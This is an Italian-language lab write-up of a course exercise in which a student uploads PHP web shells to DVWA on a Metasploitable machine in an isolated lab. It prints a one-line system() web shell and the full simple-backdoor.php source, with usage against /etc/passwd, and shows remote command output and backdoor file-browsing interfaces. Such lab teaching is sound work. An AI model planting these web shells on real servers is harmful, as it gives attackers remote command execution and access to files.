


ESERCITAZIONE WEEK 13 DAY 2 / DAY3



Consegna:

1. Codice php
2. Risultato del caricamento (screenshot del browser)
3. Intercettazioni (screenshot di burpsuite)
4. Risultato delle varie richieste
5. Eventuali altre scoperte della macchina interna
6. BONUS: usare una shell php più sofisticata

 W13D1 - Pratica (1) PDF

Esercizio

Traccia


Traccia:

1. Ripetere l'esercizio di ieri utilizzando questa volta al posto di una shell base una più sofisticata e complessa
2. È possibile reperire delle shell anche online o eventualmente dentro la stessa macchina Kali

Per gli esercizi in esame sono state eseguite le seguenti configurazioni:

- Kali Linux: IP **192.168.50.102**, macchina attaccante;
- Metasploitable: IP **192.168.51.100** macchina target;
- Pfsense: configurato per fare da router.


Si dimostra la corretta comunicazione reciproca tra le macchine e tra le macchine e internet:




Si avvia la DVWA, avviando il server Apache2 e collegandoci sul browser all'indirizzo IP 192.168.51.100 di Metasploitable. Si accede alla DVWA con le credenziali, si imposta il livello di security a low e si clicca sulla sezione *Upload*. Si apre inoltre Burpsuite per intercettare le prossime richieste.

Inizialmente la DVWA ci chiede di caricare una immagine, perciò si carica nella apposita sezione una immagine .png.


Come possiamo vedere, se si preme il tasto upload, con Burpsuite attivo, viene intercettata una richiesta POST:



Cliccando su *Forward* si inoltra tale richiesta e sarà visibile da DVWA il path in cui la immagine viene caricata:



Da browser si può inserire tale path (come da figura) per controllare che in questo percorso sia presente la nostra immagine:





Si ripetono i medesimi passaggi, caricando stavolta non una immagine, ma un file php con del codice da noi inserito.


```
(kali@kali)-[~/Desktop]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Una volta caricata la shell, essa accetta un parametro tramite richiesta GET nel campo cmd, che useremo per scoprire informazioni sulla macchina target.




Infatti la DVWA mostra che in maniera vulnerabile, non esegue un controllo se effettivamente ciò che viene caricato sia effettivamente un'immagine o meno. Anche in questo caso, si intercetta con Burpsuite la richiesta POST e si clicca su *Forward* per inoltrarla:



Se successivamente cerchiamo il path su browser e aggiungiamo un command in ?cmd=xx, ad esempio ?cmd=ls, tale comando verrà eseguito e otterremo in output la lista di file e directory del percorso in cui ci si trova nella DVWA:



Ripetendo lo stesso ragionamento con i comandi ps, ps aux e pwd, si ottengono altre informazioni della macchina interna:



Si ripete ora il medesimo esercizio con delle shell più complesse che si possono trovare in `/usr/share/webshells/php`:

```
(kali㉿kali)-[/usr/share/webshells/php]
$ ls -l
total 36
drwxr-xr-x 2 root root 4096 Aug 21 14:56 findsocket
-rw-r--r-- 1 root root 2800 Nov 20 2021 php-backdoor.php
-rwxr-xr-x 1 root root 5491 Nov 20 2021 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 Nov 20 2021 qsd-php-backdoor.php
-rw-r--r-- 1 root root 328 Nov 20 2021 simple-backdoor.php
```

simple-backdoor.php:

```
(kali㉿kali)-[/usr/share/webshells/php]
$ cat simple-backdoor.php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($_REQUEST['cmd'])){
    echo "<pre>";
    $cmd = ($_REQUEST['cmd']);
    system($cmd);
    echo "</pre>";
    die;
}

?>

Usage: http://target.com/simple-backdoor.php?cmd=cat+/etc/passwd

<!-- http://michaeldaw.org 2006 -->
```

- comando ls:

```
192.168.51.100/dvwa/hackable/uploads/simple-backdoor.php?cmd=ls
asroma.png
dvwa_email.png
shell.php
simple-backdoor.php
```

- comando pwd:

```
192.168.51.100/dvwa/hackable/uploads/simple-backdoor.php?cmd=pwd
/var/www/dvwa/hackable/uploads
```

- comando ps aux:

```
192.168.51.100/dvwa/hackable/uploads/simple-backdoor.php?cmd=ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0 2844 1692 ?        Ss   11:47   0:00 /sbin/init
root         2  0.0  0.0      0     0 ?        S<   11:47   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S<   11:47   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S<   11:47   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   11:47   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S<   11:47   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S<   11:47   0:00 [khelper]
root        41  0.0  0.0      0     0 ?        S<   11:47   0:00 [kblockd/0]
root        44  0.0  0.0      0     0 ?        S<   11:47   0:00 [kacpid]
root        45  0.0  0.0      0     0 ?        S<   11:47   0:00 [kacpi_notify]
root        91  0.0  0.0      0     0 ?        S<   11:47   0:00 [kseriod]
root       130  0.0  0.0      0     0 ?        S   11:47   0:00 [pdflush]
root       131  0.0  0.0      0     0 ?        S   11:47   0:00 [pdflush]
root       132  0.0  0.0      0     0 ?        S<   11:47   0:00 [kswapd0]
root       174  0.0  0.0      0     0 ?        S<   11:47   0:00 [aio/0]
root      1130  0.0  0.0      0     0 ?        S<   11:47   0:00 [knapd]
root     1299  0.0  0.0      0     0 ?        S<   11:47   0:00 [ata/0]
root     1302  0.0  0.0      0     0 ?        S<   11:47   0:00 [ata_aux]
root     1311  0.0  0.0      0     0 ?        S<   11:47   0:00 [scsi_eh_0]
root     1314  0.0  0.0      0     0 ?        S<   11:47   0:00 [scsi_eh_1]
root     1332  0.0  0.0      0     0 ?        S<   11:47   0:00 [ksuspend_usbd]
root     1336  0.0  0.0      0     0 ?        S<   11:47   0:00 [khubd]
root     2062  0.0  0.0      0     0 ?        S<   11:48   0:00 [scsi_eh_2]
root     2208  0.0  0.0      0     0 ?        S<   11:48   0:00 [kjournald]
root     2368  0.0  0.0 2092  636 ?        S
```

- comando ls -l:

```
total 24
-rw-r--r-- 1 www-data www-data 8974 Jan 30 14:29 asroma.png
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw-r--r-- 1 www-data www-data 35 Jan 30 14:34 shell.php
-rw-r--r-- 1 www-data www-data 328 Jan 31 13:26 simple-backdoor.php
```

php-backdoor.php

execute command:

upload file: No file selected. to dir:

to browse go to http://?d=[directory here]

for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: localhost user: root password:

database: query:

- comando ls -la:

```
total 36
drwxr-xr-x 2 www-data www-data 4096 Jan 31 13:35 .
drwxr-xr-x 4 www-data www-data 4096 May 20 2012 ..
-rw-r--r-- 1 www-data www-data 8974 Jan 30 14:29 asroma.png
-rw-r--r-- 1 www-data www-data 667 Mar 16 2010 dvwa_email.png
-rw-r--r-- 1 www-data www-data 2800 Jan 31 13:35 php-backdoor.php
-rw-r--r-- 1 www-data www-data 35 Jan 30 14:34 shell.php
-rw-r--r-- 1 www-data www-data 328 Jan 31 13:26 simple-backdoor.php
```

- comando pwd:


```
/var/www/dvwa/hackable/uploads
```

- carico file in directory desiderata:


upload file: asroma.png to dir:

to browse go to http://?d=[directory here]


- comando d=/etc:




Posso navigare nei vari file:



- **errore con richiesta query ad un DB:**



qsp-php-backdoor.php



- comando go to root directory:

```

Listing of / (upload file) (DB interaction files in red)

(gzip & download folder) (chmod folder to 777) (these rarely work)

..
nfs_share
initrd
media
bin
lost+found
mnt
sbin
home
lib
usr
proc
root
sys
boot
etc
dev
opt
var
cdrom
tmp
SYV
initrd.img|Download||Edit||Delete|
nohup.out|Download||Edit||Delete|
vmlinuz|Download||Edit||Delete|

```

- comando go to current workink directory:

```

Listing of /var/www/dvwa/hackable/uploads/ (upload file) (DB interaction files in red)

(gzip & download folder) (chmod folder to 777) (these rarely work)

..
shell.php|Download||Edit||Delete|
asroma.png|Download||Edit||Delete|
simple-backdoor.php|Download||Edit||Delete|
qsd-php-backdoor.php|Download||Edit||Delete|
dvwa_email.png|Download||Edit||Delete|
php-backdoor.php|Download||Edit||Delete|

```

- comando per entrare in una directory precisa (/usr):

```

Listing of /usr/ (upload file) (DB interaction files in red)

(gzip & download folder) (chmod folder to 777) (these rarely work)

..
games
src
bin
include
sbin
local
share
lib
lib64
X11R6

```